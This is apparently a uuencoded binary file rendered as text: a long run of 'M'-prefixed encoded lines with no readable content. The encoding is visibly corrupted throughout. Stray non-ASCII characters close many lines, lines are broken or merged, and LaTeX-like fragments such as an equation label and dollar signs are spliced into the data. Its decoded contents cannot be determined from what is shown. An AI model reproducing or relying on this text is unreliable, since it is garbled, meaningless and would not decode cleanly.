M11'_<*;!2*FR)DI2]%*5V[15+-O"MAL\$\#\M?<6^M1WZ&!ZD?2]Z)OT9['3QĐ $MG@CPL@C,OS9YD#Q'"NGS.HUM!3_1(`M&7WDO^&(Y/;4EB,H"1)1:I4Z1N..%D$ $ML., 4/V?-^{2S^{G+G:\#@.&OX^X9-]^7A:V"O]}?/R7P8J82XBC!R0&L":.KYD$ $\label{eq:mapping} $$M@P>HK5\K:E[AS!_^W$MM$$W.R$$$I\R-A$__E)Q;$$$$UHG>-TAR=A-EMK.C,RFLC.$$$$ M`T>%,-/#A,1/&VK@VE\^V"\$,F'ON:S\2A`I7@BX\$%.ND7*9@;5@PK!12\7E"Đ M]Q[FW;C\$L23]BL1UO<5L2227X>X6CK"TB8BHW"AZ.>M;3(\-P0AFNP4DQ93XĐ M:01^TKRK!Y7.\$M\$L%:4U_E78<[Z;=K:\+@L@<\$I=[.S]6S!Q-=,HL6XC'<^6D M0);QYAL556>LCE<"OY9X7;V&:_^1\>>VCUY(!P1.Y8T892G(G&)[BO&Q-I?>Đ M94/X9EE0QFXM!A:G;WM8,.NU+M'7L=!-U&XE-X;Z\$=FA4@WJ]KB`2@8@*.\#Đ MFA*J^7K)ST'*`:R\$"F,?8K\8K>WY4%#\JAC-J^&0M-4>\$ZW)FF:?DV;F]=VSĐ MDTC-_J'+!)W%9<F.@E?^,V8V8.VBFI,CCKG4M98Q\$G8I(;0`&_WN8]82P^29Đ

M<:-YES4Q?!65*>_E;J`=5\I;H5V:U`)B<T@<)6J*'5\$/1S@\^9REZVD[4CP5D M<V"0)X0X440!DQ\8GJ9T;HJTV/98V9X6&4OGSVG[!`T,#C^AY<HWXQ],\$6!;D M.)Y`,VWO53HKTJZ`DIUI)\]O:Q'WA<FS^Q9H+EG/K7.,_/;3"O`^EB64U6E,Đ $MK\H9N'3/H\Z072WP(UF4@-L591&!K</]!&Q*VIS^V`+WJZT3ZE9)#E,@-$*(Ð)$ M; J\$D2W?R4Z=6N65MAT-N3(&<Q]9CL)Y9M.6X4BM"UTS<G?)--&]H!2VX:E-(Đ M4N^/\$5R]>EY>6GD]!?)U?QX'@'Y1NVQ=*<]B,Z1"WEXXVJ@=]?*\-`=3E*%MĐ MM>%>ERS?C>)MCZT?FBQ#/\$TP%LZT[;R&S2&]>!^Y!.8&;#W]"5"R53D8G [&Đ MNR^O,@6X'DX,OJ?6XPSHV-"QZ="'&2DKZW0SGP``<:63?(-[-KE,D/5YK?JOĐ MT,B#>X(U\$9-]:E9TF?X=:%[@6M9XY4FV14V9DXY)E\?K!D2]:K)<'59IX>-`Ð M/5QC#O>XMYQUPG-'>]T;P-!SS)F\355S3CTSK;C\0G9>5\&=MO]F9P:X.>Q(D MC443REQFSC&]0WZOTC]5/(4H9K0!.,O"H-(D1DT,=]7"RODNV-UC%:BC(%.AD $MS@6HA2/G@.TP[_A]:23#XP(%WPW38K:(4#>5MQ!(/G2P@*TR*TIW^4.,DLV!D)$ $\verb|M28\&\&6\%;F\1<TS/(]:H<C\&ZHFG=\&RX5*;=O"Z^;V-'JW51T8XWZ=/>NCK4^=AD|$ M\'GT9EBD6SW]M"AWPQ!6\$VS8&&7\09#Z8=?7AUU?-,'!_<593(ZN\RX5/&R'Ð $M2ST'C/^{\t}5ZQM^{J}!^6M^*_*R^)7_)Q^"Y3Q^GWC+RU'FG5Y=.Y20>QRD$ M-AG<M?V!+Y"2!GG:;RD%V8!.\`VDF[4]3ED\$"<UY54X1YRQ2Z%FP";'=^``DĐ M>T[=+I"SZG@;2G-#6>C[83T!Z"=_7%_-Z2XK?[T+IZA]\OW]6T0B6@D&5]2^Đ MV_95">!KJ;1]=X>`X8ZH+]BHY>A4KIE]J3+B"V9%%D\$S?U\$WPYFKKMABV`Z,Ð $M-O'.iQ9H+T=?45TI\#P1$28W]\)NT7\#$MN/$"+M%B4W%SAJI^]L"$BR&.C3UYD$ MJ<VJ&[2;RCB36%YHW3GGB*4AD\$!K>VC4NU=7P<ZY"3/*YKGT,9-/(K(6>W5Đ MT1E, TPMAH^=?; `#[,7Z>["I;T3?\57QC1]7FG,OU??(C^W/?/ZF@FA.LKK!FD $\label{eq:model} $\operatorname{MQM^VYC3KTEJ} = 644F/9\$3 < \operatorname{DBGV}! [\operatorname{LI}[:AX\$)O[V;_=XUU[\&4UICCA)\$TJF,JD]$ $M_{0M58QD4$003+8Y^1$C<7\&\#YE:3/R.D/*\#'\&E\&\&_;`M>)KJ,C5V/Z%^*,JD$ MY^<#\05LNA.++H8Q>]>9BTG_,!YC'-H@.`-SXPY1OK+0,RI5N-NJOX78;/J8Đ $M, > 0U!9UQ(\&:B$J?K\TL^70-W][M1WN8/37V\NE-J<!L7CY'=<. `C64$ME6WD$ M3&G.!>5([,P48A,?QXMQ+?ZN^&NS/8_RK\4228WXS&WX5ASVA7OP^0;B'^!VĐ MOYR?:2P]V:,S6A/93CR=]3-8T=;V^Z\]D_BR2S"DW4QYB^C^U:\0^I_>*N<D MRY+F6'!)V)5_3K.+I#%-2S2*^#OBS."TX+['/_^\$58S(C\X,.%-W,@LSGUP(Đ M-%(\;'-[M?"TA[U!N[7?3"?Y^EJ\CS;]_D"1)MM!_?L@0J\$QF='M1K=2L'JĐ M1T;W#K?JX=],!SV6YK0MD5`H0'POM;;0:>%AJ"1\,W_`7@V,7-;OX;+%)A7NĐ MB6F:F?A>71A*2)?J?6^;X)C)PKZQ#U_Y=LUDX,>C"_Q=+P6QA[\S.`FW';]QĐ $MQ\FC8SZC=;]/\$'Z.2\$E_SF\K[\&\\#-DBX+'!GQVYX\3ZN2T\$<Z;[],?BZQ;+DBX+']$ M)-;1L>FXULJ?T2\4""-W,>5Y\$,G"_#,38!OS:%,[W?U-=Q7I"3)P]'0:D@LYĐ M&B"7[`EPDZ2,.O<^ZLQ?7Z@_NY3IAC-PB<K978?\&&QD+2(*-W@-\MN?QCGGĐ M'T&)E<QDU;B0+1P%T#41UJ5)%8VW3SF><AJ1LQY_VD=&\;V]^:M5JOS5OY&LĐ M_VX1DK3O`_`26CP?FSS\L\(BR!IL_#7^2X,@D,9K6'\$W&3VQ@-ZJ'Z="F,Q/Đ M:>\]]KXW97#P##%Q^_A3KEQ'5&([Z8&FCURN>//5@O5>.B4J*5FB`B;83D8+D M'A<18NIW1OLUN='<4B:']*V+HN7B%]OU;ENX],U91]QW+OL`<OM\:C<>TQB\D MN=K"YBTMIH\[,Z/?S57<J<!8!\$OP9<9^`N#W(15%FY%@!3<(]C+U+6T?QXWXD MPMN)8U[S#JGT&GX:I`NM"*?1ZA@*5JQN590]E0=5W3,#LKQ&&73&+#6B0\$%JD MP>2M27[K4D2'T7\$WJ2J)D=AD.:W&]BSGLIZST6!2X:^`0XY\$U?*2 .6#[SCBĐ M`Z8##0G^<]WL[GJ2:A(";V\O.'0E/USO+H"3.XK91+W5*I+(/KD97;ICY7!<D ME9EC41-^=+`-?O>2^YHIR?B/)*8:&XWO0BW:ZK*='XB%7_X2KV1[@/],\$\$0YĐ $M"[+X>.1&,C`163@HIN;6FVK#H5XXZ;-0Z*Y1OSO7KWV%%O"N\6YXK3FT)]%OD$ $MMV, 59\&.Z, O+Q'OC!@QL=F*]:$$MO3[%-@]0#1\DO<D)G!WY%?';5KYX%IA4YÐ$ M:!10S76`YZZ@.M`IEEF?JWF\<TZT<Z4QJXJ3W;?6"M;]UF,TY>((KP 7[\$HGĐ MZ;^DJ1`*(RM5/A]!NWKU?#58#VT`.\VX`Y;6*S]4Z'1*JO3"XHXR8^^B\$D%9Đ ML09YB5E(Q!Y'F!JYC^W>.(&D@!BF8_TINWF@#,LUR_&P,-WU-J8?TD<;K=)ZĐ M)_H_CV<K3\?_#;1D34O1DZWI7D-Q7;.7G`XW?XY'#N3Z,1[`@PGM+N@IM`'Ð MM'_U?QZ0/E=YPY"GVXOL2LF/T(`[@W9O)7>-\MRVFQMSZ2RB%:8N^LY=&Z(9Ð MF')KG\2X1+K]2]E,\K_[%^H4PP=7E+SOBOG6#Q-:^>.?&8^!5")QT7>?K:_IĐ M\$^,:GCX__KQ;>'(@W+IMQ>7PT`\SY9MQV+6;]C9UVM_7?SNM2Z1H3:V,]"W^D MTTO\$=J\;^T]:>"N%4T1GNI.P&NL-#/25=74FS@U5%<\$BN(X4W[^\;NDD' <; D MLC; KBN\#/92[R":?XGE5^":`)TZY7@K8W3:+P&OID)WZ06-346QP(Y4DH&:CĐ M?FSB^6>R]?E\$![<A\$[\Z#?EK_%^;734I"=@T_!G4]C#NHD*IL5.UU-*8F6CVD M^WR\$HO6(A'35'>50:?1!E(FH1,Q[34RNWZB4A?8DD6"YPV<X?3AT460,<L?(Đ MLWZA!&:Z4)W*2#3)?FQK^CW=(J6BAM&\$%`HD"=WQL;<=A6458'ABP&P!%75KĐ MT/7R,7MG]W''5C&LB'Y/H.%;,AA\$\!R\?:\$9,2NK<#3FZ7T%'S9PJ54OD<#ZĐ $M2+Z==I0G5K[9//\&5ZUVC93GF0?S[8HIMVQ'05I^2T\[>>Z/6TXS4.(@K\I9D)]$ ML6VYE:WM+8)!\<Z]CVT[QSM?TT3\J-K%@"<`%>/\[LYITA>+-F=>V_WVO?A`Đ

M#9#C_&R,Y2VMO_`2'V%6+RZ!.FOQ)_X\EZ`[J0`1Y;!H&M*"(S%<89ZEC^:/Đ M:.`T=/8T-P=]BS@DI099]77=%N=\B"6.?GQ>/\)NKV_-=:X8N!O2'3P/TKDVĐ M_.@\0J1N4NV:AZIYQ<%>&/`H))TLY:M)C3E2_+``X@#6[#^'"W9^M]DM*WN2Đ M(/MQM*+#^"\$%\$/#XN^5U%5DG-1P`(/Q[/1,_D#_3'IHZB,E[FA-;%^KTE/?1Đ MD<16V]USA_.YN%;U8%__@`E+G<V\>2M\$:!0W8.+.N?;RI3N<\$5_#-21EDJI#Đ MME\$_!R@0IO@+X=:IEFI^QD(=L8%^':V&TM,[O-@`L+'@;OT34#?&LUV_I]S&D MO*+<066!`^7^LK]0Z'EY&1^KD*0KPF)\$.YMV!/XJ4\$7@4[\$^>R&X7^JWLFL1Đ MR1LVG/>X!:[D30/,JFJI+HB8&\^=R8F5*\$FZ6IYV3\'BJ6W/SA1EEY+0X.2CĐ M4BJ)=*THBV5[0]M"-551;FNSQ?V\\$,O/'@H8X\[)FD1WZE=J)#\2ZX]<[F#0D MB(Y`C%TZOB`,J9R%<_G-;CG>75]?W]2@G;6A8,T[@L9D!QX:<WN5PY6URIO<Đ ME1(%VYN>D&0]<U^,<OL:KJK'C5S;)VZ=%\@HRIR]6Y0-TWS\X*[<<=@%(?>\D MXDU@SH'[78?!;*XSMJ)CA"H<G=^1%3C%YW,;93&!'[5'JKQ7?J"I5L-W7V,%Đ M%CA1Z\W=R1#N!%`FAD>WE)<Q6KS,S,@*A<88@+8B'PQPYWVBR(?N2)21G!V;D MZ@)=LP4.Y^6PIOE\&U3/CJM>SLY^:0TC*8IQ\$Z6JFTNZ?(MFK/6'-B)4]XJ\D $M6YE-B)@&T*>M1-3(K%6HXWF36%S, <UQ'7\, #<35UIQJ@6.RL2E.U[C[T9X"-Ð])$ M=HD5IR=HYTTGXEFR %T44_A4-LEEV#, #I0SN<\8-\06>@,FC3RE%)^92FS,ND MWTW) *O%39!B1>!79+.#(9C!ZA8N6(5L`&+6LU9F610X:_>C"/<'2^U/F@=#`Đ $M\&LQYB(!O''M_)P9;#%4`M<6<G2N)--810P!9JH&=+4^%P.+D4DQ-\4XW70\D$ M=VQ+!#\$S;B3Q-Z]KP]?QY"QC@@8FKM?>I_Q=>)O^<\$Y8(_S_3%@#?;HTT+>HD M*]"\J?9H3N/!NZDYC=B/88I,6D"'K2WXG`A(4I1!1/*>.49*.&[KYH19U),BĐ M.]LH^P`MYM[8QHCL9=<G5SZ=!8B6LN=5?>H.@_">P,97,;,_G3A!QX\](0S[Đ M2H8\MR,Z@.7/JV?7!H>5EH0\$12F7W3(0)>XK?K>0``\$"/.;><)F063EGRKQ4D MPH@K9^D=]+QMJC\E&98(<H2EO&<A/(UB1._?0":(R:I#ZQPE@G3+"\$X6Z_R&Đ M&+"?%+E.>TY+3192DRI.+MP.4\.+I3:CVM53;"HU#\-!*M=IQ:F']VK'IEH5Đ M]2F\U690IHJ!^4?E2C=9T=9T9<\$R6B2-02=TIL9%\$H C')5"T7A/G++!WC9BĐ $MW3&.-V*R$[K-AU$=Y\J-+WWK!^Q-SXR_5_PT"V>0"3Q^$SE(M"O#3%'Y353ZD)$ MTBTR\$HD-CO[Q2#?LUEST5-7V1#5!>7KNM7, %CKL77.K.]H)XYLTCA]B<CV>Đ $M*Q-\&)MOHZD1TT'08">0\#D518S*N/^[^O,&71TG3^2'+7;QNQUIK+SL?&Z8BSDD]$ M8PP2&!\+]]2P2RXIKR]I^%4?#H<?#U.*2N\[2R^LUQ_:[__X3'X87W%_8WX\D MQ'CGSOZR7L-!INJ1EWJKLV83H_JIOI`WDU2?6\&1FO#\$+%Y%^%%;N(N&]W?*D MB?@'5NJ6\"IW)DA<HZ[XK9MG'R65[`6D8CIBO?(2YU@UN(\$X_,7=')GHTM!MĐ M157-C]*9<%6MC^DD\MO\":37XXJ>EVQ-NW-(;5@HUHI&G*P.ZL9XV02MT\$CWD MUHBV\$05H\$SR\[[.0[%X0'4[\$Y-V[MK%1L]]P>KR2R4+00]"3*HTJ>T"O(;VYĐ $M(4I/[N;$I'ZJ*84A+:7;W/\0(^^1?K([9+(A=18_3`U\8ACR&R\3N/WHZ35]D))]$ MC]JA/\$WYO.D2Q#[Z`U91:W',E>VW/J//@P\$VD&]-[1:X([&OS6<3;`LXW*Y_Đ M#>/90!*HQMP;[,^!^RVP^W:3-5/I/,=@AR/XI&@YWO.S6#]_)M)C+W`/%"YXĐ $M\&E1>G(87PAQN,82Z!_0V-34)/;B:FK1^WNI9"F?515[D]$/OOYXSI1[=.;]D$ M2E)NJD@/O-<`G?M?,&_=97JPCT`I"W(TD/Z"K'8N8>,I<'48,T/,"%4?V@K5D MOLT)=A;FTQ%MDRI-7LJF4Y2O:<@IYP49[/(XK-`X0;@<#.Z8X'6RJY=6?0NBD $M&[\;+O']>\]MN\?N(@&5A;?'^\@#7([H&1D+_,@"7,95&7R#IL5\Y]V2,@8[Đ])$ M"AJ 1KW0;]E\3B9[A[^V00Z/^.L%Y\:&GOJK5BN\T;V@UW,9^HUNIPBVL*O Đ ME+V; IQ.F`KI7KDNWH#6)#M=*%&A8*&\$UT7=!K+ECA#QCR=\^/"!IERO4F-2UÐ M5APS!E&3J"<'?YHXH7.HW=2Y5E?F&'RWWYE^MH6Y<[C74S5WY?;%,#/`>=-SĐ M3(MB[1S*)D.*9]:CU6R>D67\$P@"0N\$KS3UK)XD]@_LXX0/WL^PS*:4MZ].QMD $\label{eq:mwe} \mbox{MW@=G\$8E!L7K"L\#Q\#I9E'\FVQC-^<[C)F?X),PD=MYVTDP@"1/!G"M0\$TC@16D }$ $MJ7/@JTVSVW8UR`"^ITTS\#6D/-1`A$+E$XCN:*Y5A;=Y^^>:BN6<P;](X%;D)$ M"7'[<[P?0VRR;&V`3CG!^)IS0/+KO8OMW^BTW\$EY9*-)[YHJWRD[%"Q__6;4D $MK^1@U/O["JQ)BC2:5^B;_2,]6]R]EQQ'CU[&8AU.MP]^8&2'RIFV57T<USD$ M\$Z0"CZ';DD#Q.Q-L.DXB@C[I/=XDJI*R";P&UE=_`>BB_2L)2,/1:V]/RU9UÐ ME1-W=BB7^H*1.VEMNS&2*=D[@&^1*\$_=>Z+O<6#Z9#/!H[]NU\SU:Y01FSJRĐ M0-9S9F (9,2<EMSR7HE5SKAUM(7R]UZAQPT,N.O7:\<G(\HLU&B06;0&CX<^Đ MZ&>Z?MJ@I0'Y:%[]QV6TL&BJRMP_Y,OB*BA[1%@U<')U:=V31S%Q^GG/B_#CĐ MVPYO"8,1,)"!RU@8]4 = MF78,][6\$L;H;5W4G!6(-9=9P3-%[+:"`9)P2\$FÐMG-&^O*@*+A\<MU]WVRX5QU*F?.-EGL`TGJ'*\$_L9CWOB\NH01\$R,H9(GR#4QĐ $M+41=9Q3S=2\F7D;XK[^Z=]V4\MI7W[09?W]5TZ&]LC9Y3;R_$KL=!/?Q^=,9D$ MGZD=5&[IBIHQ*Z5>00VD^;P;;_T!&/V7VR,]!W`ACQ?"[C*75CXK-7\W6MFUĐ MQGZ6Z."=H%.NADK%'.E6CQ"'@4%F=V'6H2N497^HJ_=]\.SP[DAV"`J'DC[,Đ M#C<%T99/,W)SLC*`3`PLK`]>98Z5U3JBA\$0I\QJR[)EV\/_ZV4D"U0?,=;\$!Đ M<3IHX6AXZWW@HS]PKL%SG-^H2&*]]IUR6*%?:]:VC722SD"MI,3<UUC>]O3)D

MF4A; 'BPXSVI23\`G4T?![/`YK\Q#,MP.A[PICZ8G'Z5^-I%7GR<F9TF!`_C4D M^^>WX(F^OL?%[=1UBX_6!PM]74-!YLG,O-XJ_.!RFK'.,=7P["E'J.U.N0QZÐ M,9:_!*;A2J.E9Z9M[M:O)ERU(+GAL;[O=[H_1+XKXCS?81'FY1"UDQ;66^^:Đ MGPSR().+.8<H!A031Y`0Q^HWXW[PW'Z0LM/?8H2A/G*<`[9RJ-D>J>V^U"D?Đ MA.GKC<79S%5LWLB\<OL:WB<Z^\JF";<QJ"W?F<?@E1*X7;Z;R2ZI/&A'++51Đ MNZU>G)_UOKQ+RZQ*:M-!I6?GUJ!;KV@,C3:ONLG2BP[Y3IF5FB1W\$._1299PD M'62BU;X>:^G^XL7BWO[^T)/*U@"@L()-"V@=)+JW&1/+UD>A07 CXN.Y1-#,Đ MJH]NI'=)6X<)]T(7Y,NJ190T+#D)L:Q^%6B'!7K2EQK7B4F4B*]L5,Y<=5]!Đ M5E1WQO'F441D2Q\OV40EE"`[K&,ZQM[Y+;1.;<\$JDMYP+67WU<&-T^MT*N[5Đ MN@XI#YK;!]8-(YB.M!=-*/F-980='Y\UUW=5<6L86^{.VGU}]3EN;YN5F8UYD$ M6Q!JD, "[]/TQ*\$&F;KO9IL;28UB_[NX0ZPD`0+@D^-G,@"J*USTCD*Y#V+#NĐ MQ='T=..\$4R>`G>?%CR:BH896,^Q4L:GOD'3L]8YFSV_[9X%#N-%I<J?J<4I'D MQLY;IV<,ZH5E;:*OMQ#DB=&">W\$4XX'VKLY)3?Z=821QDDI\)ETJ!H86W7+D MPDF*`\M93FW^:O;NCJ#W/[QTQ;0/_M:6TEE6Z"/!CI<ZG+?(=+6:/&TD;Z["Đ M%C5/LO!T\$48J%0(O8F\$.<T)GD;4%L+#11ZE0Q8IX>ZIU8*CZO7Q)_\$J<5MVUÐ M&T&23)&/?HI_#7RE<41CJ?Q]X]N+GX<M9RY\$Q<68+2ZZXRN7HH<...":IC'[(Đ MWN[N4.QA8@E'!W&`4.O=PKAE*K_L,+AGL%N99^QHR\$%+'=6-&BUP7T/4*4"*Đ $MI + /@^{_!} - 7YO6AYSI*3 - ?'6P* = R^*N9QO + [6OB/&`&W!."R1 + F&U + "I\?OÐ$ M*'))=\1\$X=F:3G"-))O]B&![SC=B:Q',=DO9)Y]L7*6=.6XXJ[I9?'")8>5HD M7=!5.)%+.XK25:TSDR[V\WZ,%'IS(.4>KUJ)ED+249GJ^G:4&D2Z_9CZ9/X@Đ MFBEEA#%N^D/V&R-X`1P_Q<FXL])ZJ,9[Z]IUWZJZ/U*T3R.DAD:,=0IP&JQ%D $\texttt{M-I:;PI_*H+3\$5[(@O&QZ'B/\$JX/+;WXW$3_@QD=0(V6\$]28Y6]^E!1]Y*\\ `'D = \texttt{M-I:;PI_*H+3\$5[(@O&QZ'B/\$JX/+;WXW$3_@QD=0(V6\$]28Y6]^E!1]Y*\\ `'D = \texttt{M-I:;PI_*H+3\$5[(@O&QZ'B/\$JX/+;WXW$3_@QD=0(V6\$)28Y6]^E!1]Y*\\ `'D = \texttt{M-I:;PI_*H+3\$5[(@O&QZ'B/\$JX/+;WXW$3_@QD=0(V6\$)28Y6]^E!1]Y*\\ `'D = \texttt{M-I:;PI_*H+3\$5[(@O&QZ'B/\$JX/+;WXW$3_@QD=0(V6\$)28Y6]^E!1]Y*\\ `'D = \texttt{M-I:;PI_*H+3\$5[(@O&QZ'B/\$JX/+;WXW$3_@QD=0(V6\$)28Y6]^E!1]Y*\\ `'D = \texttt{M-I:;PI_*M-I} = \texttt{M-I:;PI_*M-I} = \texttt{M-I:;PI_*M-I}$ M'S4\$%^@:H^;`1.%5C%JGR@T5S[_NKD,5`28%*5\PB#(&5W4#[=:@1:[=.-H1D M\$&;4:52J>VG49ASQM.^C.B";"BIWZ=R8ZQ-_H(AXX1A"IO12\))<"%?!9+\LD $MX+4RJ]-)T0'"A4_=BE7$)\=7$QT0A1B\O>:*JAZI15>X<)E`RNP&3;8:=?O+D$ MLZ9@9_?[M;=\$"9N\$H`]J('A[6[93<OAV*")A^Y68!F*\$!FF,[0H8UTA*<CFJÐ M*(<#>'<ED?10:YYTOW002<]V8ECL?XEF>5*>>0A[&1ZR@8'7%16XP&B'.7M\D M#Z&HKBB:<&Q4G7\$@Y@1&81IJ;[:;>%Y)JC)&0HM_QJ.%&Q!IL=DT=`(69=YHD M9L,9VXZKG?KLJ/2YYEVHFG3O<)1%?B1K<H;<*">K692]W!B`U6/`7<X'+)X"Đ M&10<84"<_K.0U!H%\-'5CFUGEO\#=0`KX0/GI/00R:L>R;R]5/_,_/4G()#\$Đ M)Y`QA1\$\$L<B-Y8K?V+E6*UP>^ENAJO<=#D7\$O_4J?CUESAL2`P)^M=LMT/HRĐ M.VXJU.@W/-HP;/_;.P4[Z];*ZO4[F2U3M-1D2URT=()B:5=.)X-`OLZ&U3JVĐ M7'\E9<K.R0Q8`;\K+(A&P9BYL`H]]Q\$*)/TY@2H<?(S<#'PBK)X5^U9!.&9)D M3B9:8A]"H_57"T9>QC`07C7VUK4=:CCY+F/')0:M@(EJ`!PHBUF_-1@=Z)"OĐ M:QD/+GO9SX=R?B-!ROM7K&;8".\+@?R#P\B,/\$1IS4](YS9.[%CI[0EH^:7JD $\texttt{MF(T<_X$2[G?]LK9FC/05Q*.MRPZLZH\#5(F[G_N$Q4$J66LP?'/RP))Z:E4R$D }$ M=]F2S-*\$,X?FG%`*D1JWDTB7,Q8-;'023;JJ.Y\$U68\$VU]PR2#0NB7P6+XA>Đ M7[INS8\?B%,<:0:/7`YJ`6;_N"G_B;`M-KU\`#.T6I@3BT2R%Y<L6\=F#U+.Đ M_9VDDGB6:[3OTRMU^F7B6%;TF4\E6^,N9E=YZ7F]\;:=0/O"O"\$:2\$FS_0HTD M%OV0&F"&0+Y(*8\(MM"G@/[5%6AD8S:,L!K!OQ\GXZ@RT?A)<A\$*Z!DL[NC[Đ M6?Y:54U<^X=)+ON^UT`I7(VJ)<88JQ:80I4U3;KXES,#Q<NBB8`DXIW/^\LGD M`+')8<H?_QED:OI_\@!9F,%-80K_'7D@?*Y)@8H4X!E4:I@12C<S4/2Q^OXSĐ MBV([F^;+1ME)FK%(G"TW=NS94T1=U6XLA[3^TXYJ@P/2CC^T%N[\$BV+DTROOĐ M\$#+\4J+LY+X+5/KJ35WT)NK">=*5[#<,CJ%/8RL@J#XTYI;%PG"AH/+:K=7>Đ M2W^1101XWRFXNXP&12]9:+OX<86AH]^KA*L`L#6O?0'FJGWNVD,<D_<^5*?TĐ MDO^Y:BQ!,X\$YEGC^Z;>!R<*TJCS&Z'C\$DE3S#\$(-HEEH=*([5FZY9!;3!>C+D M@]+M_GVW::P!S_`^QA\KQ;Z5I3A7Q'G<'3DF=WMBL/S@Y9;PS9_E(`6+-9//Ð M.>6%R40'=;"[(-@HJN(WIN#B`("`K`?,2RT6++=WPTJ>SZ[7!F,`3B+0JCI)Đ $M='[066^{-1/5YB5\%6[;82T^{-1/6VY'-OQ5/^S0*Y;GW+Z$\&.>(BDC8*O.;;IF[(DESYD))]}]$ $M@L\&IA\$8Q, F_\$2*"1F42S, =G\&[:W'U'_GY8[O>:7FFEKPRS\&QT>+G6;/^P9SD]$ M\BB]!-\$1N&EU,"]+_#\^?YEBQE_&C09>%@'+E/,U?.7URAOW=@7LPDI0WAG0Đ MT2T4KA\O%AN5!CK.6C0+&[EFA/*]APJPT)>3*_^<VT`DB*2-SOWA@Q)<H^BD M\#IAO<`2T'/R+>`JH+YD66X\$UO'!*U4I>GT`,RD\$.NH%QQ5W\$Y;]>6M%JN?+D MTN*._Y/_,+QP\,RNR^#Q4T'*\/_S6V;F!A*&]_\QH>=W^":NTZ57HT4)9\&RĐ MD#H2V-JR_;0@W?@H#CB;XA0C[?%NFW+_V><RAO8I./OSQVM.O`)?H9W"AG\$'D MM(]HCPO'3SVW(`#QO7AT?3H55(N_DHA5Z;C>+5R;5%PE9:\$E5K>UOQS)C[S+D MMJ^T0;6&,3P4F'\$L<ES4)@56&]!\O.B!V5VL9^H^D1^/^[BH=^S'BD3+>3<!Đ $MK'>6",.B/TN2M"\[K+T6@'&-6(P8`K`QI1JYP1NM[&EDE;;XGJ&/#/V^45`LD]$

M-5W57O.#;S(S-<R0X71N2F!SD'F[!I[.KPZ,'E`Y0<EH2)\$S!:@&S6I'Y;@@D MUHY_J!UOO&3*`CX)A>JKC"\$#`1PYO\$8_54[LX5-:1X3B\VK^"7/]E[*VRVOSĐ MZP1\!X:E6HO-%O4_2//Q,KD#CL-KL#&3LXA-TN5_0\$YO2-[H\EUY!=)RG<MWĐ M[UP&]0W9Q'X`Q:G%=#AW5NSHHCCB5VZ=PF!M!E:-9:-:/NS00!TON[ODL+(FD $M2FH7PBKLA]N$"8B]EHU>)U(G;(M#SSC#/;\3>R?6:8EC_+T,:2)P3[F^O^B*D$ M1:8SRYHP=D,2&K/#]\$R:E>X!W=@6V^B9C[@5(L.'"[EI'F;Q56NT'?*Y_U0Đ M:EN(T-V&'#!OYOCKB.KI>1(93Z*(FA0@2SA'3C\MO:.%R1>J5#^):EY95HWĐ MFEHK&=AI?"^>E@F(:_@V7L&WLU@UFD63Y!'M?>>%LH\$X1#G"C\$(#P:!^:BWGD M&08:1;^'8K_*IEAGKBE#G<TH!!D=C^]97/=;<+&.%%&:D>NLSU\C^L5[0Y((D $M'#.VC]-5*4>AN1]0)S@_["]XM"%@RL.*_58CT:01#MF)ZGCN\[RM\A/KO.$6D$ M]](]GYY094&?LP_:ID-)+%LY)80[UP=,?[ZW!'%4>\$LPU<X\$%0+)"]\?\#R7Đ M.06#PFM'4Q+2^.+0#X-B75:\$^N4%EQ\RE"X;5,??EX?IQ'W7%I=C0=ULX.WRĐ M5WW*S1WJC#R,AM%<8!5E@'AJEC*@B5T(9)C>PH#7V]`C+VDR/]_39C=\#C9PĐ M"B**2G+8=FNQJ7ABTK\7B4"Q+R7[:L2J'7I+>0UV!&.VGWS6+Q%7N])"7-1JD M+??YD;9"I_I=TE],4TX"51*E:@GF6\QDWV^)0.WG?\ZW;M>D+\$WU\2XQ2+5KĐ M:\$4D=%; `AD9C>3F6+.*ZN-: `X)Z,V[3/?12C\$'V/N1*70S"F59GD0T.V/;@=Đ M/"NB,>R7M4Q@1[+)VP-8BG"X6>'N\$2ET[@'!'[*`%\$A45UK%#)H;-Y\4N9I#D MTX`8H5<3_V4ZQUC.G.:X#(!L>FE?:P1**S58CAQ'SE4U]]W)GM4+H5>/2Y@9Đ M98%<:7!>\-\;M_:9M/:)BLM8AG3,OH?OH?9L=MKQ'X8V`)P\$]Q:\$C5D.19-MĐ $\verb|M5QXO] \$PSH-`FBTYP!FUU] KI5U?.] > I) 7_ \#COY=YX7Q+1K_.: 4=SO G^/N \#5ZD BERNEL BER$ MKID44/7U(Z:[O/'S;X,70A#AOWHQ/?*]O&D;PRAT\$"G[0'XH84_S=VPXKXI#Đ MTI941S3Q7Z]K2=!&(.\I_[2,;W*7*S:5)AR9EV?0\$2G-P;ZO^+.&A=T\$\PG;Đ M,TKN]`+3U41;4[Z>1L-QWP6+[CUX\)#PR9]#*9Q'G%BGP%M*6@&VW"&LQ)_KĐ M:IIZ861FW:C4]2IS-,XRO[(Y0*R@3_OP!C69D9H7K>@];45F#?GES#2JOT[;D M"GG\K GRKPB:*:X]:U>M69<G#!2=ZDUPL1*+NPMIP]8,D&=*?5J28<BV>^^FD M4JTQ=SC9>4,0.,9]\LZBRMR&TS"=Z\$_8ZD1\MHLACGKNHDK!X#L33>K@Z<`]D $\label{eq:mass} $$M@>=Q4:]`H8).HF`6NH6(WBR2ZO\+.()T5*XDTJQ&09C"-=X<HK\N*``GT=\ZD)$$$ M\$,AL>!5W997HH'7/VV34)&.SL_=@K)3^+RVO.T`FFN::6F\1@7X=M,BIC(T,D MN3.T6`68`(WD1#YX;0'\$4N2ZL#4_DXLQ0Q9"\"W^?M#,K.>DGE8GIU;!`,YQĐ $MQ]?^{,(?}=`OH!VQ*50_GMW![(V]X02M9&M!/]B=3*]CRB,P<B_]AQ=$E`9EÐ$ $M;FM78/TWXA$E&";(+%-]R9_*.77WA]$5S]$HJG$SF?;BDI\=6D(./<](8QM5D)$ $M)X80W>,;'FE3G]@`0_H\#==-D5,/K=K^5<Q2.LM^\.S."Q9W_>EPM[=I!'XKD]$ M<K*>E[G,-SX)_5>,Z?]BOC)37EN7Q,65/S"J+GLI7F_^0M*N__G7U/H;N[T'Đ M+SWCC>R!]2/Q-G?WB.S?AL,+8R;59)?84!.?A8\$1(]M-UY`6K5*/00\QN6K+D M2;0E+LA88T&S@KG:SL.=B.J\$[9=>3H9Y;L`MA.3CA"W:FE\Z[3*-Y_C7+5*'Đ M6A'-`-LK.MO3[FU?QBP_.:DX>XN2GN5'*9;-V\$1QQET.28;V7#`"B=9.ALT<Đ 